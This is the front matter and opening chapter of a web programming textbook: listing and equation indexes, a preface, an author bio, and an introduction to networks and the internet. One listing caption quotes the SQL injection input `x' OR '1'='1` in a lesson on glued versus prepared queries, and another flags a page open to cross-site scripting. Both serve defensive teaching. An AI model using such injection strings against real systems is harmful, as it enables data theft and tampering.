Listing 13.38 `GridState::parse()` in `php/src/Grid.php`: the white lists of **Table 13.7** in PHP, with a guard against array parameters. 1235
Listing 13.39 The routes of `php/public/index.php`: two GETs for reading, two POSTs for changing (each answered by `back_to_grid` with 303), and the CSV export written line by line. 1236
Listing 13.40 Requests sent with `curl` to the PHP grid (`tests/demo_requests.sh`). The injected sort gives the default grid; the status change answers 303 with the grid's state and a message code; the cross-site POST is refused. 1237
Listing 13.41 `Main.route()`: one handler for every path, a database connection per request, and a catch that logs the details and gives the visitor one sentence. 1238
Listing 13.42 `BillGrid.page()`: `PreparedStatement` with `?` placeholders; the filter values, then the limit and the offset, bound with `setObject` in order. 1239
Listing 13.43 The first part of `python/app.py`: one SQLite connection per request, stored in Flask's `g` and closed when the request ends; the cross-site guard as a `before_request` function; and the GET handler, which chooses keyset or numbered paging and the whole page or the fragment [17]. 1240
Listing 13.44 `static/grid-enhance.js`: intercept the grid's links and forms, fetch the grid fragment with `partial=1`, swap it in, keep the address bar and the Back button in step, and confirm a delete before posting it. 1243
Listing 13.45 The real output of `tests/run_checks.sh java`: 44 checks of reading, sorting, filtering, injection, the CSV export, the status workflow, deleting, cross-site POSTs, static files and the database afterwards. 1247
Listing 14.1 `01FirstNameFilling.aspx` (Web Forms, not run here): a form whose `onsubmit` calls a JavaScript function that refuses an empty first name. 1256
Listing 14.2 `02UserIDRequired.aspx` (Web Forms, not run here): a `RequiredFieldValidator` whose own text is an asterisk and whose `ErrorMessage` goes to a `ValidationSummary`. 1260

Listing 14.3 `03PasswordsNotMatch.aspx` (Web Forms, not run here): a `CompareValidator` that requires the second password to equal the first. 1262
Listing 14.4 `05GreaterThan18.aspx` (Web Forms, not run here): a `CompareValidator` with `Operator="GreaterThan"`, `ValueToCompare="18"` and `Type="Integer"`. 1263
Listing 14.5 `06Range30to40.aspx` (Web Forms, not run here): a `RangeValidator` with `Type="Integer"`, `MinimumValue="30"` and `MaximumValue="40"`. 1263
Listing 14.6 `08PasswordsRegEx.aspx` (Web Forms, not run here): two regular expressions and a required check guard the same password box; `Display="Dynamic"` keeps the empty ones from taking up room. 1264
Listing 14.7 `10ClientValidation.aspx` (Web Forms, not run here): a `CustomValidator` with `ClientValidationFunction="validateNumber"`; the browser decides before posting. 1266
Listing 14.8 `11ServerValidation.aspx` (Web Forms, not run here): the same rule as a server method named in `OnServerValidate`, which also refuses text that is not a number. 1268
Listing 14.9 `12ValidationSummary.aspx` (Web Forms, not run here): two required fields and a `ValidationSummary` whose `HeaderText` introduces the list. 1269
Listing 14.10 `CustomerNew.aspx` (Web Forms, not run here): the Laundry customer form with required, range, custom, regular-expression and compare validators, and a summary at the top. 1270
Listing 14.11 `CustomerNew.aspx.cs` (Web Forms, not run here): the date limits are set on each request, the phone rule runs on the server, and nothing is stored unless `Page.IsValid` is `true`. 1272
Listing 14.12 `MoneyField.ascx` (Web Forms, not run here): a user control with an amount and a currency list whose values are exchange rates relative to the euro. 1273
Listing 14.13 `MoneyField.ascx.cs` (Web Forms, not run here): the `Text` property exposes the amount; `OldRate` is kept in `ViewState` so that the next postback knows which currency the amount was in. 1274
Listing 14.14 `13UserControl.aspx` (Web Forms, not run here): `@Register` gives the user control a tag prefix and name, and the page uses it twice as `<my:MoneyField>`. 1275
Listing 14.15 `LaundryState.csproj`: the Web SDK and nothing else. The optional SQLite store is switched on by a build property, after the reader has added one package. 1276
Listing 14.16 `Program.cs`: Razor Pages with custom binding messages, a 20-minute session whose cookie is `HttpOnly` and `SameSite=Lax`, TempData kept in the session, an application-wide memory cache, and the data store. 1276
Listing 14.17 `CustomerInput.cs`: every rule of the customer form as an attribute, plus one rule that needs today's date in `Validate`. 1278
Listing 14.18 `Phone.cs`: `Normalize` turns what was typed into ten to thirteen digits or `null`; `Format` writes the digits the way the Laundry database stores phones. 1280
Listing 14.19 `IndonesianMobileAttribute.cs`: `IsValid` runs on the server; `AddValidation` writes two `data-val-*` attributes so that the browser can run the same rule. 1281
Listing 14.20 `New.cshtml.cs`: if `ModelState` is not valid, the page is shown again with status 422; otherwise the customer is stored and the browser is redirected. 1281
Listing 14.21 `New.cshtml`: tag helpers draw each label, input and message from the model, and the scripts partial switches on client-side validation. 1283
Listing 14.22 `indonesian-mobile.js`: the browser half of `[IndonesianMobile]` — a jQuery Validation method called `idmobile` and an adapter that connects it to `data-val-idmobile`. 1285
Listing 14.23 `BillLineInput.cs`: a line of the bill draft. `[Range(1, 999)]` enforces the Laundry rule that units are whole numbers, and the rack pattern allows `A01` to `C20`. 1286
Listing 14.24 `01HttpRequest.aspx.cs` (Web Forms, not run here): `Request.QueryString` and `Request.Form` are dictionaries of everything the browser sent with this one request. 1288
Listing 14.25 `02HttpResponse.aspx.cs` (Web Forms, not run here): the click handler redirects to `02Welcome.aspx` and passes the typed name in the query string. 1289
Listing 14.26 `02Welcome.aspx` (Web Forms, not run here): `Request.QueryString["name"]` printed with `<%= %>`. The greeting works — and the page is open to cross-site scripting. 1289
Listing 14.27 `03ViewState.aspx.cs` (Web Forms, not run here): on the first request view state is empty and the label says so; on every postback the text box's value is saved in view state and shown. 1293

Listing 14.28 Switching view state off for every application of a server, for one application, for one page, or for one control (Web Forms, not run here). 1295
Listing 14.29 `WebCustomControl.cs` (Web Forms, not run here): `Text` is also kept in control state — `OnInit` registers the control, `SaveControlState` returns the value, and `LoadControlState` restores it — while `Text2` stays in view state only. 1296
Listing 14.30 `05HiddenField.aspx.cs` (Web Forms, not run here): on every postback the value of the hidden field is read, increased by one, written back and shown. 1298
Listing 14.31 `06Cookies.aspx.cs` (Web Forms, not run here): a non-persistent cookie, and a persistent cookie that expires ten seconds after it is set. 1300
Listing 14.32 `OutletCookie.cs`: the outlet cookie is written with a 30-day `MaxAge`, `HttpOnly`, `SameSite=Lax` and, on HTTPS, `Secure`; when it is read, it is accepted only if it names a real outlet. 1301
Listing 14.33 `Outlet.cshtml.cs`: the posted outlet id is validated against the list of outlets, then written into the cookie; the confirmation travels as a flash message across the redirect. 1302
Listing 14.34 `07Session.aspx.cs` (Web Forms, not run here): **Button** increments a counter in `Application` (inside `Lock`/`UnLock`) and one in `Session`; **Redirect to the same page** carries a third counter in the query string. 1303
Listing 14.35 `web.config` of the Web Forms examples (not run here): view state on, sessions in process for 20 minutes with a cookie, every cookie `HttpOnly`, HTTPS-only and `SameSite=Lax`, and four profile properties. 1305
Listing 14.36 `SessionJson.cs`: `Get<T>` and `Set<T>` store any object in the session as JSON text. 1306
Listing 14.37 `BillDraft.cs`: the draft kept in the session — whose it is, and its lines. A line has no price. 1306
Listing 14.38 `Draft.cshtml.cs`: the customer arrives in the query string; the draft lives in the session; each POST is checked against the draft's customer; lines are validated with attributes and with the database; confirming turns the draft into bills and a flash message. 1307
Listing 14.39 `_Layout.cshtml`: the page frame reads the outlet cookie for the header and shows `TempData["Flash"]` or `TempData["FlashError"]` once. 1311
Listing 14.40 `LabCounter.cs`: application state as a singleton service; `Interlocked.Increment` is the modern `Application.Lock()`. 1313
Listing 14.41 `PriceList.cs`: the price list read through `IMemoryCache.GetOrCreate`, with an absolute expiry of ten minutes. 1313
Listing 14.42 `Lab.cshtml.cs`: five counters, kept in application state, session state, a cookie, a hidden field and a query string. 1314
Listing 14.43 `src/state.php`: PDO with bound parameters, application state kept in files under a lock, a session with a strict, `HttpOnly`, `SameSite=Lax` cookie, a CSRF token, flash messages read once, and the outlet cookie accepted only if it names a real outlet. 1316
Listing 14.44 `Sessions.java`: a session store written by hand — a random 256-bit id, a map on the server, a 20-minute idle time-out, and the cookie header that carries the id. 1320
Listing 14.45 `LabServlet.java` (compiled, not run here): application state is an attribute of the `ServletContext`, session state an attribute of the `HttpSession`, and the cookie is created with `setHttpOnly` and `setAttribute("SameSite", "Lax")`. 1322
Listing 14.46 `web.xml` (checked to be well-formed, not deployed): a 20-minute session whose cookie is `HttpOnly`, `Secure` and `SameSite=Lax`, tracked by cookie only. 1324
Listing 14.47 `app.py`: the Laundry front desk in Flask — session settings, a CSRF check before every POST, the outlet cookie, the customer form, the bill draft in the session, and the state lab. 1325
Listing 15.1 `fragments/EmployeesReader.OleDb.cs`: the connection-oriented pattern in its original .NET Framework form. Not run in this book: it needs Windows, SQL Server with Northwind, and the Windows-only OLE DB provider. 1354
Listing 15.2 `fragments/EmployeesReader.SqlClient.cs`: the same program today, where `await using` closes the reader, command and connection in reverse order however the block ends. Not run in this book (no SQL Server, no NuGet). 1355
Listing 15.3 `AdoBillRepository.Command`, `Scalar` and `Execute`: every value becomes a `DbParameter`; `null` becomes `DBNull.Value`, the database's NULL; and `using` disposes each command after use. 1362

Listing 15.4 `AdoBasics/ReaderDemo.cs`: the DataReader pattern of **Figure 15.24**, run for real over the Laundry employees. The last three lines fill a DataTable from a reader, which is what a DataAdapter does inside `Fill`. 1365
Listing 15.5 The output of **Listing 15.4**. The owner, E0001, has no supervisor: `IsDBNull` caught the NULL before `GetString` could throw on it. 1366
Listing 15.6 `AdoBillRepository.CreateBillWithFirstPayment`: read the price, validate, compute the next id, insert the bill, its log row and its payment, commit; on any failure, roll back and report one sentence. Compiled here; run through the SQLite provider only by readers who install it (Section 15.1.1). 1369
Listing 15.7 `python/demo_isolation.py`: two connections, one transaction, and what each connection can see at each moment. 1373
Listing 15.8 The real output of **Listing 15.7**. B never sees A's uncommitted rows; B cannot begin writing while A holds the write lock (it waited five seconds, the busy timeout, and gave up); after `COMMIT` B sees the new bill; after `ROLLBACK` the delete never happened. 1374
Listing 15.9 `AdoBasics/MyAdo.cs`: a DataSet with two tables, a primary key on each, an auto-incrementing `ID`, a relation, one row in each table, `AcceptChanges`, and three ways of reading the result. 1380
Listing 15.10 The output of **Listing 15.9**, from .NET 10 on Linux. 1384
Listing 15.11 The first half of `AdoBasics/RowStates.cs`: one row, every transition of **Figure 15.38**, and the row's versions printed at each step. 1385
Listing 15.12 The real output of **Listing 15.11**. Follow it on **Figure 15.38**: Detached, Added, Unchanged, Modified, Unchanged again after `RejectChanges`, Deleted, Unchanged, and finally removed from the table. 1386
Listing 15.13 `AdoBasics/DataViews.cs`: one table, one view, and the view's sort, find, filter and row-state filter in turn. 1390
Listing 15.14 The real output of **Listing 15.13**. 1390
Listing 15.15 `LaundrySchema.Create`: seven tables, seven relations — each also a foreign-key constraint — and two `RowChanging` handlers that play the part of the database's `CHECK` constraints on `Payment.method` and `StatusLog.status`. 1391
Listing 15.16 `dotnet run -- laundry`: every table with its row and constraint count; bill B0003 reached through its relations to its customer, service, payment and status log; the 23 bills still queued; and each outlet's September 2026 bills and revenue computed with `DataTable.Compute`. 1393
Listing 15.17 `fragments/AdapterRoundTrip.MySql.cs`: `Fill`, a change in memory, a CommandBuilder, `RowUpdating` and `RowUpdated`, `UpdateBatchSize`, `Update`, and `DBConcurrencyException`. Not run in this book (no MySQL server, no NuGet). 1398
Listing 15.18 `XmlDemo.Run`: write the data, write the schema, read the data back twice — once guessing the schema, once with the real one — and write a change as a DiffGram. 1402
Listing 15.19 The XML Schema of the person-contacts DataSet, written by `WriteXmlSchema`. Column types are `xs:long` and `xs:string`; `minOccurs="0"` marks a column that may be NULL; `xs:unique` with `msdata:PrimaryKey="true"` is a primary key; `xs:keyref` is the relation `PersonHasContacts`. 1403
Listing 15.20 Reading XML with an inferred schema and with the real one. Inference makes every column a `String` and loses the key and the relation; the real schema restores the `Int64` columns, the relation and navigation along it. 1404
Listing 15.21 A DiffGram of two changes: person 1 renamed *Bier* (`hasChanges="modified"`, with the old row under `diffgr:before`) and person 3 added (`hasChanges="inserted"`, with no before). This is what a DataSet sent between tiers so that the receiver could run exactly the right `UPDATE` and `INSERT`. 1405
Listing 15.22 `sql/create_bill_with_payment.mysql.sql`: the bill, its first status-log row and its first payment as one stored procedure running one transaction. Not run in this book: the build environment has no MySQL server. 1412
Listing 15.23 `fragments/CallProcedure.MySql.cs`: calling the procedure from ADO.NET with `CommandType.StoredProcedure` and an output parameter. Not run in this book. 1415
Listing 15.24 `php/demo/injection.php`: a glued `SELECT`, the same query prepared, and a glued `UPDATE`. 1416

Listing 15.25 The real output: the glued query returned every customer, the prepared query none, because no customer is literally named `x' OR '1'='1`. The glued `UPDATE`, meant to reset one customer's deposit, reset all 24 customers who had one. 1417
Listing 15.26 `AdoBasics/InjectionDemo.cs`: a glued, an escaped and a compared filter over the Laundry's customers; the SQL strings at the end are printed, never executed. 1418
Listing 15.27 The real output of **Listing 15.26**. The glued filter returned all 256 customers; doubling every quote kept the text inside its string; comparing in C# built no expression at all. 1418
Listing 15.28 `Laundry.Data/IBillRepository.cs`: everything the pages may ask of storage, in the language of the shop. 1420
Listing 15.29 `DataSetBillRepository.CreateBillWithFirstPayment`: the same rules and the same three rows as **Listing 15.6**, with `AcceptChanges` as commit and `RejectChanges` as rollback. 1422
Listing 15.30 `DataSetBillRepository.RecentBills`: a DataView sorted newest first, filtered by outlet only after the outlet id has passed a regular expression. 1423
Listing 15.31 `Laundry.Data/Providers/SqliteProvider.cs`: the one file that names `Microsoft.Data.Sqlite`, wrapped whole in `#if USE_SQLITE` so that without the package it compiles to nothing. Not compiled in this book. 1424
Listing 15.32 `dotnet run` in `aspnet/Laundry.Tests`: fifteen checks against `DataSetBillRepository`. The three rollback checks compare the row counts after the failure with the counts before it. 1425
Listing 15.33 `LaundryWeb/Program.cs`: register Razor Pages, choose the repository once, and register it as a singleton for **dependency injection**. 1426
Listing 15.34 `LaundryWeb/Pages/NewBill.cshtml.cs`: validation attributes check the shape of each field (Chapter 14); the repository checks the business rules and writes the three rows; a success redirects, a refusal redisplays the form with the layer's sentence. 1426
Listing 15.35 A real session against `LaundryWeb` on port 9501, with the clock fixed at 2026-09-30 21:00:00. `'` and `&` are Razor escaping `'` and `&` in text it did not write. 1428
Listing 15.36 `fragments/MyADO2.aspx.cs`: the Web Forms code-behind. Not run here — Web Forms needs the .NET Framework on Windows (Chapter 9) — and shortened only where it repeats **Listing 15.9**. 1430
Listing 15.37 `LaundryWeb/Pages/Contacts.cshtml.cs`: MyADO2's DataTable, DataView and `Find` in a Razor Page model. `?find=Kournikova` highlights another row. 1433
Listing 15.38 `php/src/BillRepository.php`, excerpt: `transaction()` runs a closure between `BEGIN IMMEDIATE` and `COMMIT`, rolling back on any `Throwable`; `createBillWithFirstPayment` is **Pseudocode 15.2** with the Laundry's rules and three `INSERT`s. 1434
Listing 15.39 `php tests/run.php`: the same fifteen checks on SQLite through PDO, all passed. The two database-level refusals quote SQLite's own messages: the `CHECK` constraint `Payment_method_enum` and a `FOREIGN KEY` failure. 1436
Listing 15.40 `BillRepository.transaction`: a functional interface for "work on a connection", and one method that runs any such work between `setAutoCommit(false)` and `commit()`, rolling back on any `SQLException` or `RuntimeException`. 1437
Listing 15.41 `ConnectedDemo.java`: a forward-only `ResultSet` read while the connection is open, and a `CachedRowSet` — part of `javax.sql.rowset` in every JDK — filled from a result set and used after the connection has closed. 1438
Listing 15.42 The real output of **Listing 15.41**, run with `./run.sh ConnectedDemo`. 1439
Listing 15.43 `laundry_data/repository.py`, excerpt: a transaction as a context manager; `_bill`, which turns a row into a dictionary with its balance; the three reading methods; and `create_bill_with_first_payment` inside `with self.transaction():`. 1440
Listing 15.44 `python -m unittest -v tests.test_repository` in the `python` folder: ten tests covering the same ground as the fifteen checks of the other tracks. 1442
Listing 15.45 The unit of work with EF Core: LINQ for the price and the next id, three objects linked through navigation properties, one `SaveChanges`. Compiled only with `-p:UseEfCore=true` after `dotnet add package Microsoft.EntityFrameworkCore.Sqlite`; not compiled or run in this book. 1444

Listing 16.1 `LaundryData.cs`: the physical model as a `DataSet`, and the loader that fills it from `data/csv`. 1458
Listing 16.2 `P161Design.cs`: the `DataSet` of **Listing 16.1**, and five attempts to break it. `--cascade` builds it with the default delete rule. 1462
Listing 16.3 `P161Design.java`: the SQLite physical model over JDBC, and the same five attempts, inside a transaction that is rolled back. 1464
Listing 16.4 `p161_design.py`: the same model and the same five attempts in Python. 1467
Listing 16.5 `Program.cs`: the services, the policies, the protected folders and the middleware of the Laundry Counter. 1471
Listing 16.6 `Passwords.cs`: PBKDF2-HMAC-SHA256 with a random salt, compared in constant time. 1474
Listing 16.7 `Login.cshtml.cs`: the password check, the claims, and the redirect that only goes to addresses on this site. 1475
Listing 16.8 `CustomerForm.cs`: the fields of a customer that a form may send, with their rules. It has no `Credit`, on purpose. 1477
Listing 16.9 `Register.cshtml.cs`: a new customer account, checked, hashed and stored, then Post/Redirect/Get. 1478
Listing 16.10 `Logout.cshtml.cs`: logout is a `POST`. 1478
Listing 16.11 `ILaundryStore.cs`: the records the pages receive, and the fifteen things they may ask of the data layer. 1480
Listing 16.12 `DataSetStore.cs`: the Laundry Counter's data layer over an ADO.NET `DataSet`, with a lock, all-or-nothing changes and an XML file. 1482
Listing 16.13 `Customers/Edit.cshtml.cs`: add (F2) and edit (F3) in one page model. The deposit is applied only for the owner. 1488
Listing 16.14 `Customers/Delete.cshtml.cs`: delete (F4), refused by the data layer while the customer has bills. 1490
Listing 16.15 `LaundryCounter.java`: the Laundry Counter on the JDK's HTTP server and JDBC, the Java equivalent of the ASP.NET site. 1490
Listing 16.16 `laundry_counter.py`: the Laundry Counter on Flask and `sqlite3`, the Python equivalent of the ASP.NET site. 1512
Listing 16.17 `_Layout.cshtml`: the frame of every page, with the menu for each kind of user, the one-time message and the recently viewed bills. 1531
Listing 16.18 `site.css`: colors as named variables, a table style for every grid, visible focus, and a phone layout. 1532
Listing 16.19 `P164Contrast.cs`: the WCAG contrast ratio of every text color of `site.css`. 1536
Listing 16.20 `P164Contrast.java`: the same check in Java. 1537
Listing 16.21 `p164_contrast.py`: the same check in Python. 1538
Listing 16.22 `acceptance.py`: 37 checks of the Laundry Counter over real HTTP, runnable against any of the three servers. 1540
Listing 16.23 `P165Smoke.cs`: a smoke test over HTTP in C#. 1545
Listing 16.24 `P165Smoke.java`: the same smoke test in Java. 1547
Listing 16.25 `gitignore.txt`: what must never reach the public repository (rename it to `.gitignore`). 1551
Listing 16.26 `Dockerfile`: a two-stage container image of the Laundry Counter (not run here). 1551
Listing 16.27 `Customers.aspx`: the customer grid in Web Forms, paged and sorted by the `GridView` itself (not run here). 1554
Listing 16.28 `Customers/Index.cshtml.cs`: the grid's state, taken from the query string, checked, and written back into every link. 1555
Listing 16.29 `Customers/Index.cshtml`: the search form, the table with sortable headers, and the pager. 1556
Listing 16.30 `P167Grid.cs`: the grid through the data layer, and the visitor's text inside a `RowFilter` and a `Sort`. 1557
Listing 16.31 `P167Grid.java`: the grid over JDBC, and the visitor's text inside the SQL. 1559
Listing 16.32 `p167_grid.py`: the same in Python. 1561

Listing 16.33 `Reports/Revenue.cshtml.cs`: ten days per page, a page total and a month total. 1564
Listing 16.34 `P168Revenue.cs`: page 3 of the report, both footers, and an independent check. 1566
Listing 16.35 `P168Revenue.java`: the same report from SQL. 1567
Listing 16.36 `p168_revenue.py`: the same report in Python. 1569
Listing 16.37 `BillForm.cs`: every rule of a new bill, as attributes (one field each) and a `Validate` method (rules that need the data). 1572
Listing 16.38 `Bills/New.cshtml.cs`: `ModelState.IsValid` decides; the data layer's own refusals are shown as a message too. 1573
Listing 16.39 `RecentBills.cs`: the recently viewed bills, per visitor, in the session. The static list is the tempting mistake. 1577
Listing 16.40 `Bills/Detail.cshtml.cs`: one bill (F7), remembered in the session of the visitor who opened it. 1578
Listing 16.41 `DbLaundryStore.cs`: the Laundry Counter's data layer in the connected model, over any ADO.NET provider. Compiled here; run only with a provider installed. 1580
Listing 16.42 `P1611Readers.cs`: a forward-only reader, one question per bill, one relation, and one aggregate. 1587
Listing 16.43 `P1611Readers.java`: `ResultSet`, one query per bill, one grouped query, and a `CachedRowSet` that outlives its connection. 1589
Listing 16.44 `p1611_readers.py`: the same four readings in Python. 1590
Listing 16.45 `P1612Transaction.cs`: a bill and a log row as one unit of work; `--no-tx` keeps the half that worked. 1593
Listing 16.46 `P1612Transaction.java`: one JDBC transaction, rolled back on error. 1594
Listing 16.47 `p1612_transaction.py`: the same with explicit `BEGIN`, `COMMIT` and `ROLLBACK`. 1594
Listing 16.48 `P1613Concurrency.cs`: two disconnected copies of one row; the save compares the original values; `--last-wins` does not. 1597
Listing 16.49 `P1613Concurrency.java`: the optimistic `UPDATE`, with the original values in the `WHERE`. 1599
Listing 16.50 `p1613_concurrency.py`: the same in Python. 1600

List of Pseudocode

Pseudocode 15.1 The pattern of connection-oriented data access. Lines 9–13 run on success and on failure alike, so a connection is never left open. 1353
Pseudocode 15.2 A unit of work. Everything `work` writes becomes visible at line 5, or never. 1371

List of Equations

(1.1) 6
(1.2) 6
(1.3) 12
(1.4) 18
(1.5) 26
(1.6) 28
(1.7) 58
(2.1) 110
(2.2) 120

(2.3) 133
(2.4) 135
(4.1) 346
(4.2) 346
(4.3) 353
(5.1) 404
(5.2) 404
(5.3) 447
(9.1) 818
(9.2) 818
(9.3) 832
(9.4) 832
(9.5) 833
(9.6) 856
(10.1) 873
(10.2) 898
(10.3) 951
(11.1) 978
(11.2) 989
(11.3) 1009
(11.4) 1009
(11.5) 1009
(11.6) 1009
(11.7) 1010
(11.8) 1042
(12.1) 1092
(12.2) 1092
(12.3) 1093
(12.4) 1124
(12.5) 1126
(13.1) 1211
(13.2) 1213
(13.3) 1214
(13.4) 1214
(13.5) 1216
(13.6) 1216
(13.7) 1216
(13.8) 1216
(15.1) 1346
(15.2) 1367
(15.3) 1367
(15.4) 1416
(16.1) 1457
(16.2) 1457
(16.3) 1530
(16.4) 1530
(16.5) 1530
(16.6) 1553
(16.7) 1553
(16.8) 1553
(16.9) 1564

(16.10) 1592
(16.11) 1597

Preface

Every website you have ever used is, underneath, a conversation: a browser asks, a server answers. Everything else in this book — HTML, CSS, JavaScript, PHP, MySQL, XML, JSP, ASP.NET Core — is a way of making that conversation say something useful. Keep that sentence in mind and nothing in these pages will feel arbitrary.

The book grew out of the Web Programming course (EF234301) taught in the Department of Informatics at Institut Teknologi Sepuluh Nopember (ITS), Surabaya, and it has been rebuilt so that it stands entirely on its own. Its sixteen chapters follow the rhythm of a sixteen-week semester, but you need no classroom, no lecturer and no other document to learn from it.

Who this book is for

You are assumed to know nothing. Not “nothing about the web” — nothing. If you have never written a line of code, never installed a server, never seen a database table, you are exactly the reader this book was written for. Every term is introduced in plain words before it is used, every example is built up one file at a time, and every program in the book was run before its output was printed here.

That principle makes the book long. A shorter book would assume you already knew the hard parts, and such a book is no use to the person who does not.

One idea, several languages

The web is not owned by one language, and neither is this book. Each chapter teaches the technology it is about — HTML and CSS, JavaScript, PHP with MySQL, XML and JSON, Java Server Pages, ASP.NET Core Razor Pages on .NET 10 — and then shows the same feature, doing the same thing and printing the same result, in **Java** and in **Python**. Seeing one idea written three or four ways is the quickest route to understanding the idea itself rather than the habits of one tool, and it means that whatever stack your next job uses, you will already have met it.

ASP.NET Web Forms, which shaped a generation of web applications, still runs only on Windows with the .NET Framework. It is taught here as history and as a set of ideas — server controls, postback, ViewState, GridView, validators, ADO.NET — and every one of those ideas is then built and run in its modern form, ASP.NET Core Razor Pages, which works on Windows, macOS and Linux alike.

What is in it

Chapters 1 to 3 build the ground: how the web works from the moment you press Enter, setting up VS Code for web development on Windows, macOS and Linux, HTML, CSS and JavaScript, and PHP from zero. Chapters 5 to 7 add data and the server: PHP with MySQL and SQLite, XML and structured data, and Java Server Pages with servlets. Chapters 9 to 11 bring in ASP.NET Core and rich internet applications, the same system built three ways side by side, and dynamic pages and forms. Chapters 13 to 15 put data on the page with grids, paging and sorting, make it trustworthy with validation and state management, and give it a proper data layer with ADO.NET and transactions.

Chapters 4, 8, 12 and 16 are **Evaluation and Discussion** chapters. Each closes one quarter of the book by solving complete problems in full — every problem restated, designed on paper, programmed, tested, run, and explained — with the tempting wrong solution shown and taken apart, and a "check yourself" variant at the end of every problem.

Throughout, one small business grows chapter by chapter: **Profitina Laundry**, a laundry with three outlets in Surabaya, its customers, services, bills, payments and a year of realistic (and entirely fictitious) sample data. By the last chapter it is a complete application — login, customers, bills and their workflow, payments, receipts, a dashboard, reports and a JSON API — and it exists, finished and tested, in PHP, Java, Python and ASP.NET Core. Each chapter also has a *Profitina in Practice* section that shows where the same ideas appear in a real product.

Every program in this book was run before its output was printed. The programs are collected, chapter by chapter, in the accompanying `Code` folder, with a README in every chapter folder that explains how to run each one in a terminal and in VS Code on Windows, macOS and Linux, and a `VERIFIED.md` that states exactly what was executed.

How to read it

With a browser open and a server running. Type the examples in rather than copying them; the typing is where the errors happen, and the errors are where the learning happens. Break each example deliberately once it works, and read what the failure looks like. The exercises at the end of each chapter all have complete solutions — use them after your own attempt, not instead of it.

Numbered figures, tables, listings, pseudocode and equations are all live links: in the electronic edition, click "Listing 5.3" or "[4]" anywhere in the text and you are taken straight to it. The contents and the lists at the front of the book work the same way.

About the author

Irfan Subakti describes himself in one line — *Father | Educator | Entrepreneur | Bridging Tech & Nature: CS Lecturer × Crypto/Digital Business × AI/ML Specialist × Fruit Farmer | Storyteller* — and every part of that line has found its way into this book. He has taught in the Department of Informatics at ITS since 1998. He supervises and examines undergraduate theses, teaches MLOps for the IBM SkillsBuild program, and builds products: he founded Profitina, an AI-visibility platform whose engineering appears in the "Profitina in Practice" section of every chapter. Away from the keyboard he tends the family fruit and durian orchard, where he learned that good software, like a good orchard, is grown patiently, one well-tended piece at a time. The storyteller in him is the reason this book prefers a story to a list whenever a story will do.

Acknowledgments

To the students who worked through the earlier forms of this material and asked the questions that showed where an explanation was still thin, and to the colleagues at ITS with whom the course has been taught and refined over the years. The book owes its standard, too, to the official documentation of the web platform, PHP, Java, Python and .NET, which is cited wherever it is used.

Surabaya, September 2026

Irfan Subakti · yifana@gmail.com

profitina.com

Chapter 1

The Web, End to End

By the end of this chapter you will be able to say what the internet is and how the web differs from it; explain what an IP address, a domain name and a TCP connection each do; read and write an HTTP request and response byte by byte; take a URL apart; describe what a web server does with every request; tell static from dynamic pages and server-side from client-side code; trace the browser's work from the first byte of HTML to the first pixel; set up VS Code for web development on Windows, macOS or Linux with PHP, MySQL, Java, Python and .NET verified; and serve your own first page four ways — as a file, from PHP, from Java and from Python, with ASP.NET Core as a fifth — each run by you.

1.1 Where We Begin

Here is the whole of web programming in one sentence.

> **THE ONE SENTENCE.** A program on your machine sends a short piece of text across a wire to a program on another machine, and that other machine sends a longer piece of text back.

That is all. Everything else in this book — HTML, CSS, JavaScript, PHP, MySQL, XML, JSP, ASP.NET, ADO.NET — exists to decide what those two pieces of text should say, and to make writing them bearable for a human being.

Most people find the web mysterious because they have never been shown the two pieces of text. They have been shown diagrams with clouds in them, and a cloud is a picture of somebody declining to explain. In this chapter no cloud stays a cloud: every one gets opened.

We go slowly, because this book assumes that you know nothing — not "nothing about the web", but nothing. If you have never installed a compiler, never opened a terminal and never seen the inside of an HTML file, you are exactly the reader these pages were written for. Every word is defined before it is used, every command is given in full with what it printed, and nothing is left as an exercise that has not first been done in front of you.

One case study runs through the book: **Profitina Laundry**, a laundry with three outlets in Surabaya — Rungkut, Keputih and Wiyung — whose finished web application, with about 3,000 bills over twelve months of sample data, is in the accompanying `ProfitinaLaundry/App/` folder. Every chapter builds one piece of it; this chapter builds the first page. All the programs of the chapter are in the folder `WebPro/Code_new/Chapter01/`, one sub-folder per technology — `html`, `php`, `java`, `python` and `aspnet` — and a `README.md` there says how to run each one on Windows, macOS and Linux, from a terminal and from VS Code.

Read the chapter with a computer in front of you and a terminal open. Type the commands rather than copying them; the typing is where the mistakes happen, and the mistakes are where the learning happens. When something works, break it deliberately once and look at the failure, so that you recognize it when it comes for real. If you have not yet installed anything, Section 1.16 sets up the whole toolchain; you may read it first.

1.2 The Internet and the Web Are Not the Same Thing

The first question to settle is the one most people get wrong.

Internet? Web? Are they the same?

They are not. They are not even the same kind of thing. One is a road system; the other is a delivery company that uses the roads. Getting this straight now will save you a great deal of confusion later, so we take it carefully.

1.2.1 What a network is, in the smallest possible terms

> **DEFINITION.** A **computer network** is two or more computers joined so that one can send data to the other.

Two laptops joined by a cable are a network. The four computers in a small office, plugged into the same box on the wall, are a network. That box is called a **switch**, and all it does is pass a message that arrives on one of its sockets out through the right one of the others.

A network confined to one building or one campus is called a **LAN**, a Local Area Network. A network that spans a city or a country is a **WAN**, a Wide Area Network. A network whose last stretch is radio rather than copper is a **wireless LAN**, which is the technical name for what the sticker on your router calls Wi-Fi.

1.2.2 The internet is a network of networks

> **DEFINITION.** The **internet** is a very large computer network: a worldwide communication network formed by joining many smaller networks together, all of them agreeing to speak the same family of protocols, **TCP/IP**.

Take that definition apart, phrase by phrase.

"A very large computer network" — large enough that no one owns it or has a complete map of it. *"Formed by joining many smaller networks together"* — the important phrase, and the one people skip. The internet is not a network that somebody built; it is an agreement between networks that other people built. A university campus network is a network. Your home network is a network. Your mobile operator's network is a network. Each was built separately, by different people, out of different equipment, with different rules inside. The internet is what you get when they all agree to hand each other traffic.

"All of them agreeing to speak TCP/IP." An agreement needs a common language. That language is a pair of protocols called **IP** and **TCP**, which get sections of their own shortly. A **protocol**, incidentally, is simply a set of rules about what to send, in what order, and what to do with what comes back. Nothing more exotic than that.

Figure 1.1 is the picture worth remembering. Notice that the cloud in the middle is surrounded by *other* clouds — a LAN here, a WAN there, a mobile network, an ISP's network, even a telephone network with a modem hanging off it. Each little cloud is somebody's network. The big cloud is only the agreement between them.

